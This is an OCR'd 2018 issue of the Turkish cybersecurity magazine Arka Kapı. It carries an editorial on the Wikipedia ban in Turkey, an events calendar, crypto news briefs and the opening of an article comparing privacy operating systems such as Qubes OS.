ARKA KAPI

www.arkakapidergi.com

2 Aylık Siber Güvenlik Dergisi • 14 TL • 4. SAYI
2018

ISSN 2618-6373
04
9 772618 637008

FİNALMAKER

"denemekten korkma"

maker.final.com.tr

KODLAMA

"UNPLUGGED" ETKİNLİKLER

ROBOTİK

ANALİTİK DÜŞÜNME

3D TASARIM

FİNALMAKER ile araştıran, geliştiren, çözüm üreten bir gençlik...

@finalokullariTR | @final.okullari | @finalokullari | www.finalokullari.com.tr

final okulları

"hem yaşam hem sınav başarısı için"

KÜNYE

YIL: 1 Sayı: 4 - ISSN: 2618-6373 - www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST. Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Düzelti: Huriye Özdemir

Dış Haber: Ümran Yıldırımkaya - Oğuz Aydınyılmaz

Yayın Koordinatörü: Şahin Solmaz

İletişim Sorumlusu ve Reklam: Meral Biçici - meral@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Oğuz Aydınyılmaz - Recep Kızılarslan

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Deniz Ofset Matbaacılık

Gümüşsuyu Cad. Topkapı Center, Odin İş Merkezi No: 403/2 Topkapı-İstanbul

Tel: 0212 613 30 06 - Faks: 0212 613 51 97 Matbaa sertifika No: 40200

EDİTÖRDEN

Kıymetli okurlar,

Arka Kapı Dergi'nin yeni bir sayısı ile huzurlarınızdayız. Bu sayı ile birlikte bir iyi, bir de maalesef kötü haberimiz olacak.

Kötü haberden başlayalım ki sevincimiz kursağımızda kalmasın! Türkiye'nin içerisinden geçtiği zorlu atmosferde her şey gibi kâğıt da zamlandı. Maalesef dışarı bağımlı olduğumuz kalemlerden biri de kâğıt olduğu için, ister istemez basılı dergi fiyatlarımız artan döviz kurundan ötürü bir miktar zamlanacak. Bu haberi bendeniz de "fiyat değişikliği" olarak vermek isterdim ama insan hiç değilse kuldan utanıyor.

İyi haberimize gelince, Arka Kapı Dergi'nin İngilizce versiyonu olan Arka Kapı Magazine bu sayı sizlere ulaştığı esnada tüm dünya ile buluşmuş olacak. Yerelden globale böylesi bir katkı sunmanın şükrünü ifadeden acizim. Faydalı olmasını bütün yüreğimle diliyorum. Ayrıntılı bilgiye www.arkakapimag.com web adresinden ulaşabilir, Twitter üzerinden @arkakapimag hesabını takip edebilirsiniz.

...

Bu yazıyı yazdığımız esnada Wikipedia erişim engeli 502. gününde idi. Yazı okunduğu esnada da rakamların artmasından ziyade bir değişiklik olacağını açıkçası ummuyorum.

Wikipedia erişim yasağı dergimizin ilk sayısından itibaren gündemimizde olan, kendimize dert edindiğimiz bir mesele.

Dördüncü sayımızda yer vermek üzere Wikipedia yetkililerinden engelleme sürecini ve gelecek planlarını dinlemek gayesi ile bir röportaj talep ettik. Röportaj sorularımızı Wikipedia Türkiye editörleri vasıtası ile Wikimedia Vakfı'na ulaştırdık.

Cevapları heyecanla beklediğimiz esnada, röportaj talebimiz Wikimedia Vakfı İletişim Direktörü Samantha Lien 'ın, Türkiye editörleri tarafından yönlendirilen e-postası ile "yanıtlandı".

Röportaj sorularını cevaplamak yerine Mayıs 2018'de yine Samantha Lien tarafından yayınlanan jenerik bir metni, "metnin büyük oranda sorularımıza yanıt vereceği ve hassas bir konu olması hasebiyle daha fazla ayrıntı paylaşamayacakları" notu ile birlikte tarafımıza ilettiler.

Kendilerine kamunun birinci ağızdan bilgi edinme hakkının Wikipedia eliyle engellenmesinin trajiokomik olduğunu, kurumsal endişeler ne olursa olsun salt sitenin açılması gayesiyle Wikipedia'nın en önemli ilkelerinden olduğunu varsaydığımız şeffaflık ilkesinden taviz verilmesinin kabul edilemez olduğunu belirttik.

Kapalı kapılar ardında yapılan görüşmelerin, Wikipedia gibi kamuya mal olan bir site ve dava için sürdürülmesini; ayrıca kamuoyunun süreç ve yapılan görüşmeler hakkında yeterince bilgilendirilmemesini adilane ve etik bulmuyoruz.

Okurlarımız Wikipedia'nın dengeler namına cevaplamaktan imtina ettiği soruları dergimiz sayfalarında bulacaklar. Bu soruların cevaplarını merak eden okurlarımız, "şeffaf" ve "özgür" Wikipedia'dan doğrudan soruların yanıtlarını talep edebilirler.

Ve lütfen cevapsız kalan bu soruları arkadaşlarınızla da paylaşınız, çünkü onlar Wikipedia'yı hâlâ özgür sanıyor.

Ziyahan Albeniz
editor@arkakapidergi.com

İÇİNDEKİLER

“Özgür” Ansiklopedi Wikipedia ile yaptığımız röportaj

Soru: Türkiye’de Wikipedia Nisan 2017 beri yaklaşık 491 gündür tüm dil seçeneklerinde engelli. Türkiye’yi özlediniz mi?

Cevap:

Soru: Engelleme süreci nasıl başladı, gerçekten tüm diğer yollar tüketilmiş miydi?

Cevap:

Soru: Ocak ayında yine bir Türk gazetesine verilen röportajda vakıf başkanı Maher maddelerin kaldırılma talebinin vakfa değil yanlışlıkla gönüllüler topluluğuna gönderildiğini, talep kendilerine ulaştığında ise sitenin çoktan engellenmiş olduğunu gördüklerini söylüyorlar. Bu doğru mu? Ayrıca maddelerin kaldırılma talebinde herhangi bir gerekçe olmadığı da belirtiliyor. Ayrıntıları rica edebilir miyiz?

Cevap:

Soru: Tartışmalı maddeler konusunda nasıl bir iç işleyişiniz var. Wikipedia’nın Türkiye’den de editörleri olduğunu biliyoruz. Onların bu maddelere bakış açısı nasıl? İçeride maddelere dair bir tartışma yürütüldü mü? Hâlâ maddelerin varlığını koruduğuna bakılırsa tartışmayı diğer taraf kazanmış gözüküyor. Hangi argüman bu tartışmada maddelerin varlığını savunanların kazanmasını sağladı? Sansür karşıtlığı diyebilir miyiz?

Cevap:

Soru: Türkiye tarafından Wikipedia’ya yöneltilen eleştirilerden biri vergi ödenmediği, Türkiye’de bir muhatap bulunmaması idi. Wikipedia’nın vergiye konu edilecek bir faaliyeti var mı?

Cevap:

Soru: Türkiye’nin gerekçe gösterdiği maddelerde teröre destek veren ülkeler listesi epey kabarık. Diğer ülkelerden de böyle bir tepki var mı? Hangi ülkelerde ve hangi gerekçelerle erişim engeliniz var.

Cevap:

Soru: Özgür bir ansiklopedi olarak bir madde yayın için hangi aşamalardan geçiyor. Ansiklopedi maddelerinde yer alan metinlere kanıt için hangi kaynakları kabul ediyorsunuz?

Cevap:

Soru: BTK tarafından duyduğum bir soru olduğu için sormak istiyorum. Ben biri aleyhinde mesnetsiz iddialarda bulunduğum bir web sayfası açtım, diyelim. Burada yazdığım yazıları kısa bir süre sonra, Wikipedia’da söz konusu kişi için ayrılan maddede, yine bu web sayfasını kaynak göstererek tekrarlayabilir miyim? Kanıtların güvenilirliği açısından nasıl bir operasyon yürütülüyor?

Cevap:

Soru: Daha önce de ülkelerin iç siyasetleri ve seçim süreçleri ile ilgili tartışmalı maddeler olduğunu Wales TED konuşmasında belirtiyor. Erişim engeli sopası gösterilmeden bu konular, demokratik işleyiş mekanizmalarında bu kadar kolay çözülebiliyor mu? Öyle ise Türkiye’ye dair maddelerde bu süreç işletilemez miydi?

Cevap:

Soru: Erişim engelinin kalkması için müzakereler sürüyor mu? İlerleyen günlerde bir sürpriz bekleyebilir miyiz?

Cevap:

Siber Takvim

Siber Takvim, Türkiye'deki siber güvenlik ile ilgilenen insanların eğitim, kamp, konferans, zirve ve etkinlikleri kolayca takip etmesi için kurulmuş kâr amacı gütmeyen bir organizasyondur.

Boğaziçi Siber Güvenlik Zirvesi
9 Ekim 2018 - Boğaziçi Üniversitesi

Boğaziçi Üniversitesi Siber Güvenlik Merkezi, siber güvenlik çevresinden firmaların, kamu kurumlarının ve üniversite kulüplerinin katılımıyla Boğaziçi Üniversitesi'nde Siber Güvenlik Zirvesi düzenliyor.

Bilgi: siber.boun.edu.tr

STM CTF 2018
31 Ekim 2018 Ankara

STM her yıl düzenlediği CTF yarışmasında bu yıl ekipleri online sınav ile yarışmaya dahil ediyor. STM CTF 2018 Yılında Ankara'da düzenlenecek.

Bilgi: bit.ly/2PhptTz

Bilgisayar Mühendisliği Kariyer Günleri
17-21 Ekim 2018 - Gazi Üniversitesi - Ankara

Gazi Üniversitesi Bilgisayar Mühendisliği Topluluğu'nun düzenlediği kariyer günleri etkinliği bir çok katılımcı firma ve Arka Kapı dergisinin de sponsorluğuyla Ankara'da düzenleniyor

Bilgi: bit.ly/2ODskWO

HACKISTANBUL '18 CTF
22 Eylül 2018- İstanbul

Teknofest etkinliği kapsamında Türkiye Teknoloji Takımı tarafından organize edilen HackİstanbuI '18 etkinliğinde 132 ülkeden katılımcılar gerçek hayattan siber güvenlik saldırı senaryoları ile yarışacak.

Bilgi: www.hackistanbul.com/

DevFest Antalya 2018
13 Ekim 2018 - Antalya

GDG Antalya ekibi olarak 13 Ekim 2018'de Antalya'nın en büyük yazılım geliştiricileri festivali olan DevFest Antalya'nın 2.sini düzenliyor. Çeşitli konuşmalar, workshoplar ve çok daha fazlası bulabileceğiniz etkinlik ücretsiz

Bilgi: bit.ly/2ODlpwD

ICTConf '18
27 Ekim 2018 - İstanbul

Ücretsiz düzenlenen ICTConf konferaransında siber güvenliğin önemli isimleri sahne bulacak, Bağlarbaşı Kültür Merkezi'ndeki etkinlikte kontenjan sınırlı

Bilgi: bit.ly/2wJI2Z2

Siber Kulüpler Birliği Toplanıyor

Türkiye'de üniversite siber güvenlik kulüp ve toplulukları, dayanışma, fikir ve tecrübe paylaşımı, ortak etkinlik ve projeler üretmek için bir araya geldiği **Siber Kulüpler Birliği** kuruldu. Eğer üniversitenizde siber güvenlik kulüp/topluluğu varsa veya kurmayı düşünüyorsanız bize ulaşabilirsiniz; siberkulupler@gmail.com

Temmuz-Ağustos

Blockchain ve Kripto Para Haberleri

4 Temmuz 2018 / 2018'in ilk yarısında 2017'nin tamamından 3 kat daha fazla kripto para çalındı
Tarihin en büyük kripto para hırsızlığı 2018'de gerçekleşti. Bir şirketin yaptığı araştırmaya göre, 2018'in ilk yarısında 2017'nin tamamına göre 3 kat daha fazla kripto para çalındı.

5 Temmuz 2018 / Avrupa'nın en büyük ETF taciri, kripto para piyasasına girdi
Avrupa'nın en büyük borsa yatırım fonu (ETF) taciri Amsterdam merkezli bir algoritmik borsa ticareti şirketi olan Flow Traders; regülatörler, tüketicileri ve kurumları dijital paraları alıp satmamaya teşvik etse de kripto para alanına girdi.

9 Temmuz 2018 / Google'ın kurucusu Ethereum madenciliği yaptığını açıkladı
Google'ın kurucu ortağı Sergey Brin, konuşmacı olarak katıldığı Blockchain'le ilgili bir panelde Ethereum madenciliği yaptığını açıkladı.

10 Temmuz 2018 / Venezuela Devlet Başkanı Maduro, Türkiye'ye kripto para çağrısı yaptı
Venezuela Devlet Başkanı Nicolas Maduro, Cumhurbaşkanı Erdoğan'ın göreve başlama töreninin ardından katıldığı bir toplantıda Venezuela'nın resmi kripto parası Petro'nun kullanılması çağrısını yaptı.

17 Temmuz 2018 / Dünyanın ilk banka destekli kripto para borsası açıldı
Japonya'nın finans devi SBI Holdings, dünyanın ilk banka destekli kripto para borsasını aylarca süren gecikmenin ardından açtı.

19 Temmuz 2018 / Ethereum'da işlem ücretleri, ilk defa Bitcoin'i aştı
Ethereum'un işlem ücretleri, tarihte ilk kez Bitcoin'deki işlem ücretlerini aştı.

21 Temmuz 2018 / Yeni Sanayi ve Teknoloji Bakanı da Blockchain'i işaret etti
Yeni Sanayi ve Teknoloji Bakanı Mustafa Varank da Blockchain teknolojisini araştırdıklarını belirtti.

24 Temmuz 2018 / BitTorrent resmen TRON tarafından satın alındı
Dünya çapında 100 milyondan fazla aktif kullanıcısı bulunan BitTorrent yaptığı açıklamayla TRON tarafından satın alındığını resmen duyurdu.

26 Temmuz 2018 / İran, yeni ABD yaptırımlarının ortasında kendi kripto parasını çıkarmayı planlıyor
İran, önümüzdeki ay yürürlüğe girecek olan yeni ABD yaptırımlarından kaçınmak amacıyla kendi resmi kripto parasını çıkarmayı planlıyor.

29 Temmuz 2018 / Cumhurbaşkanı Erdoğan'dan dijital para sinyali
Cumhurbaşkanı Recep Tayyip Erdoğan, basın mensuplarına yaptığı açıklamada Rusya ile ortak bir dijital paranın sinyalini verdi.

1 Ağustos 2018 / Bitcoin'in fiyatı İran'da 20,000 dolar oldu
ABD yaptırımları için geri sayımda sona gelinirken İran Riyali'nin ABD Doları karşısında rekor seviyede değer kaybetmesiyle Bitcoin'in fiyatı katlandı.

2 Ağustos 2018 / Twitter'ın CEO'sunun şirketi, Bitcoin kârını 2'ye katladı

Twitter'ın CEO'su Jack Dorsey'in mobil ödemeler şirketi olan Square'in Bitcoin satış karı ilk çeyreğe oranla ikiye katlandı.

3 Ağustos 2018 / Bitcoin'de yılın haberi: Kahve devi Starbucks, Bitcoin kabul edecek

ABD merkezli kahve devi Starbucks, müşterilerinin Bitcoin ve diğer kripto paraları kullanmasını sağlayacak yeni bir dijital platform üzerinde çalışmalara başladı.

4 Ağustos 2018 / Türkiye, ilk üniversite Blockchain merkezini açtı

Türkiye'nin üniversite düzeyindeki ilk Blockchain araştırma ve geliştirme merkezi, Bahçeşehir Üniversitesi bünyesinde resmen açıldı.

4 Ağustos 2018 / Bitcoin üretebilen televizyon geliştirildi

Dünyanın ikinci en büyük Bitcoin (BTC) madenciliği donanım üreticisi Canaan Creative, dünyanın ilk Bitcoin üretebilen televizyonunu geliştirdiğini açıkladı.

7 Ağustos 2018 / Köklü İsviçre bankası, kripto para varlıklarını kabul edecek

İsviçre merkezli Maerki Baumann özel bankası, müşterilerden gelen talep üzerine kripto para varlıklarını kabul etmeye karar verdi.

8 Ağustos 2018 / Ukrayna, NEM ile Blockchain tabanlı seçim sistemini deniyor

Ukraynalı yetkililer, NEM ile iş birliği içinde Blockchain teknolojisini seçim sisteminde kullanmak için pilot uygulama yürütüyorlar.

11 Ağustos 2018 / Teknoloji devi Facebook, Stellar ile görüşüyor

Teknoloji devi Facebook'un Blockchain'le ilgili olarak son aylarda Stellar ve diğer bazı kripto para projeleriyle temas halinde olduğu öğrenildi.

14 Ağustos 2018 / Venezuela Devlet Başkanı Maduro onayladı! Petro artık resmileşti

Venezuela'da yüksek enflasyondan kurtulmak için Devlet Başkanı Nicolás Maduro, Petro kripto parasını ülkenin 2. resmi para biriminin olarak kullanılmasına karar verdi.

17 Ağustos 2018 / UEFA, Süper Kupa finalinde Blockchain'i test etti

UEFA, Blockchain ile yapılmış bir mobil bilet uygulamasının Süper Kupa finalinde başarılı bir şekilde denendiğini açıkladı.

UZMANCOIN

Furkan Senan - furkan@hackerspace.ist

Toplu Gözetimde İşletim Sistemlerinin Rolü ve Karşılaştırılması

(Qubes OS, Tails OS, Subgraph OS)

"NSA' in 12 haneli parola kırması 1 dakikadan az zaman alıyor…" *1

"Türk Telekom'un Mısır ve Türkiye'de kullanıcılarının bilgisayarları üzerinden coin kazarak haksız kazanç elde etmesi ve özellikle Türkiye'nin doğu bölgelerinde kullanıcılarına zorla casus yazılım indirtmesi gündemde…" *2

"Wannacry kahramanı Amerika'da yıllar önce yazdığı iddia edilen bir zararlı yazılım için 40 yıl hapis istemiyle yargılanıyor…" *3

"Cambridge Analytica skandalı gündemde. Milyonlarca insanın bilgilerinin alınması ve Amerika dahil birçok ülkenin seçimlerinin Facebook üzerinden manipule edilmiş olması ihtimali konuşuluyor..."

Bu haberlere ek olarak bir ortamda herhangi bir konudan sesli olarak bahsettiğinizde Google'da aniden onun reklamını görmeniz, kapınıza paket bırakan kuryeyi yolcu ettikten sonra bilgisayarınıza oturduğunuzda Facebook'un konum servislerini kullanarak kuryeyi size arkadaş olarak önermesi gibi daha bir sürü örnekle başlayabiliriz.

Evet, sonunda artık o animasyonlarda izlediğimiz, mangalarda okuduğumuz distopyaya yavaş yavaş girmiş bulunuyoruz sevgili okurlar. Özellikle dünyanın ileri teknolojilerini elinde bulunduran Birleşik Devletler'in "*Dünya üzerindeki herkes potansiyel teröristtir, biz takip edip iyileri(!) ayırıyoruz.*" politikası ile her hareketimizin izlendiği, gelecekte bir gün karşımıza çıkması için kaydedildiği, devletlerin ve holdinglerin diktatörlüğünde (gözetiminde) geçmesi planlanan bir geleceğe hoşgeldiniz.

Makalede yıldız ve rakam ile belirtilmiş alanlar ile alakalı açıklamayı yazının sonundaki referanslar bölümünden okuyabilirsiniz.

(Artwork Josan Gonzalez)

Benim Gizlim Saklım Yok ki!

Eğer siz de "*Abi niye kamerama bant yapıştırayım, disklerimi şifreleyeyim? Benim gizlim saklım yok ki, baksınlar!*" diyorsanız üzülerek söylemek durumundayım ki bizimle "deyılsınız." Bu sayfadan sonra yazımdaki her bilgi sizin için bir gün asla uygulamayacağınız ama beyninizde bir yer kaplayacak farazi bir hikaye olacaktır. Ama bence siz yine de bir okuyun, belki ortamlarda lafı geçer hemen muhabbeti ele alırsınız.

"OLUM BU AMERİGA VAR YA TEK TIKLA İSTEDİĞİ BİLGİSAYARI TELEFONU HACKLIYORMUŞ…"

Peki neden bizim için önemli? Verilerinizi şifrelemeniz, internette anonim bir kimlik ile dolaşmanız illa ki bir Ali Cengiz oyunları çevirdiğiniz anlamına gelmiyor.

Birazdan anlatacağım işletim sistemlerinden birinin (Qubes OS) kurucusu ve mimarı olan Joanna Rutkowska hanımefendi diyor ki;

> "*We (people) are actually moving our lifes to those personal devices. These are becoming extention of our brains. If someone spy on your personality, your thoughts and private life (that's why we call it private) your individuality become in danger.*"

Yani özetle, bu mesele şahsiyetinizin tehlikede olması meselesidir. Biz bu cihazlara beyinlerimizin bir uzantısıymış gibi davranıyoruz. Eğer özel hayatınız (ona bu yüzden özel diyoruz) düşünceleriniz, ve kişisel kimliğiniz birilerinin gözetiminde olursa benliğinizi ve birey olma özelliğinizi kaybetmeye başlarsınız.

İşte bu yüzden, toplu gözetimden korunmak için öncelikle bu yazıda anti-virüs kurm… Hayır tabii ki, anti-virüslerin lafını dahi etmeyeceğiz.

Herhangi bir cihazı açtığınızda muhatap olduğunuz yapı ile "İşletim sistemleri" ile uğraşacağız bu yazıda. Çeşit çeşit sistemi didik didik edeceğiz ve size en uygun olan en güvenli sistemi bulmaya çalışacağız. Bunu sayfa ve zaman kısıtından dolayı sadece bilgisayarlar için, -tabii işin bir de mobil cihaz kısmı var- (ed.) yapacağız. Belki daha sonra başka yazılarda daha farklı sistemleri kurcalarız.

Öncelikle elimizde mevcut dünyada kişisel kullanıcılarının çoğunluğunun kullandığı bir adet "yasal casus yazılım" var ve bundan bir şekilde kurtulmamız gerekiyor. "Wind*ws!"

Büyük güç büyük sorumluluk getirir. - Uncle Ben

Ekstra güvenlik, ekstra bedel ile gelir. – Furkan (Ben)

Eğer nispeten iyi ve güvenli cihazlar istiyorsanız hayatınızı kolaylaştıran bazı alışkanlıklarınızdan vazgeçmeniz gerekecek. Dijital ortamda bıraktığınız her alışkanlığınız için daha özgür, daha güvende ve daha şahsınıza münhasır hissedeceksiniz!


Artık yavaş yavaş daha teknik kısımlara dalış yapma zamanı. Önümüzde kullanıcı güvenliğini önplanda tutan üç farklı işletim sistemi olacak bu yazıda.

Qubes OS, Tails OS ve Subgraph OS.

Farklarını, artılarını ve eksilerini görüp ona göre karar vereceğiz.

Qubes OS

Bildiğiniz bütün işletim sistemlerini, yazılımları unutun. Zira sloganları "Makul Derecede Güvenli İşletim Sistemi" olan Qubes OS, alışılmışın dışında bir yapı sunuyor.




(Örnek Qubes OS ortamı)

Herkes güvenli bir işletim sistemi geliştirme derdindeyken Qubes OS ekibi radikal bir karar alarak "*Bir bir platform geliştirelim ve güvenli olan bütün işletim sistemlerini bunun içinde kullanalım.*" fikrini ortaya atıyorlar. Ayrıca Linux kernel'ine (çekirdeğine) güvenmediklerini her seferinde itina ile belirtip, Qubes OS'u "**Hypervisor**"[*5] teknolojisi üzerine kurduklarını aktarıyorlar.


Hypervisor Nedir? Kısaca anlatacak olursak; Fiziksel bir bilgisayarın donanımını **sanallaştırarak** içerisine birden fazla işletim sistemi kurmaya imkan veren yazılımdır.

Teknik bilgiyi bir kenara bırakırsak şöyle açıklayabiliriz. *Inception* filmini izlediğinizi varsayıyorum. İşletim sisteminin içinde çalışan başka bir işletim sistemi düşünün. Hatta belki onun da içinde çalışan başka bir işletim sistemi? Hatta bir de bu sistemleri birbirinden izole edin. Heh… İşte şu an tam olarak hayal ettiğiniz şey **Qubes OS**.

Hypervisor iki türlü kurulabiliyor. "**Native**" yani direkt olarak donanımın üzerine.



Ya da "**Hosted**" olarak önce bir işletim sistemi kuruluyor, daha sonra hypervisor kurulup onun içine başka bir işletim sistemi kurulabiliyor.



(Qubes OS Sanal Makine Yöneticisi)

Öncelikle sizden kurulumda disklerinizi zorunlu olarak şifrelemenizi istiyor. Daha sonrasında ise seçiminize bağlı olarak 6 adet hazır kurulu makine ile başlayabiliyorsunuz. Bunlar varsayılan olarak "**Fedora, Debian, Whonix**" şeklinde belirlenmiş fakat "*Ben wind*w*s kuracağım!" diye inat ettiğinizde onu da ayrı bir sanal makine açarak kurabiliyorsunuz.

Ayrıca varsayılan olarak verilen sistemlerin template olanlarını yapmışlar. Yaklaşık 20-25 saniye içinde yepyeni gıcır gıcır bir klon bir sistem daha kurabiliyorsunuz.

Yukarıdaki ekran görüntüsünü açıklayacak olursak;

Her renk aslında çalışan ayrı bir işletim sistemi ve birbirleri arasındaki tek bağlantı "**Dom0**" yani sizin ana bilgisayarınız.

*Buradan sonra her bir sanal işletim sistemine "**makine**" olarak hitap edilecektir*

Sys-net- internet çıkışı olan tek makine.

Sys-Firewall - Sys-net makinesi üzerinden internete çıkıyor. Diğer bütün sanal makineler de Sys-Firewall üzerinden NAT olarak internete çıkıyor ve içindeki kurallara göre ağ paketleri ayrıştırılıyor.

Geri kalan bütün makineler kullanıcı tarafından oluşturulmuş.

Personal - Bu sanal makinede kişisel maillere bakılabilir, internette gezilebilir vb. Yapılan hiç bir aksiyonun diğer sistemlere etkisi yoktur. Örneğin **Firefox**'da gezerken *duckduckgo.com*'a girdiniz. "**Work**" makinesindeki Firefox geçmişinde gözükmez. Aralarında hiçbir bağlantı yoktur.


Aynı şekilde **Varia** makinesinde e-mail üzerinden bir zararlı yazılımı boş bulundunuz ve bilgisayarınızda çalıştırdınız. Olan sadece **Varia** makinesinde olur. Diğer hiçbiri bundan etkilenmez. (Ta ki **Dom0**'ı kaptırana kadar.)

Sağ taraftaki panelde "**MEM**" sütununda **RAM** kullanımları görülüyor. Buradan da anlayacağınız üzere **Qubes OS**'u performanslı bir şekilde kullanmak istiyorsanız en az **8 GB RAM**'li bir bilgisayara ihtiyacınız var. (Donanım örneği verecek olursak **Thinkpad x220T + 8 GB RAM** gayet güzel sonuç veriyor.)

Pencereler

"Yahu bu 4. makinenin başlat tuşuna nereden basıyoruz?"

Durum aslında sandığınız gibi değil. Öyle yüzlerce pencere, onlarca masaüstü ortamı falan yok. Sizin göreceğiniz sadece **Dom0**'ın yani ana bilgisayarınızın masaüstü ekranı olacak.



(Örnek masaüstü ortamı)


Geri kalanlar ise tercih ettiğiniz makinelerde çalıştıracağınız uygulama pencereleri olacak. Yukarıdaki örnek masaüstü ortamına baktığımızda;

Yeşil olan pencere **work** makinesinden çalıştırılmış LibreOffice Writer uygulaması.

Kırmızı çerçeveli pencere **Untrusted** isimli makineden çalıştırılmış Mozilla Firefox uygulaması.

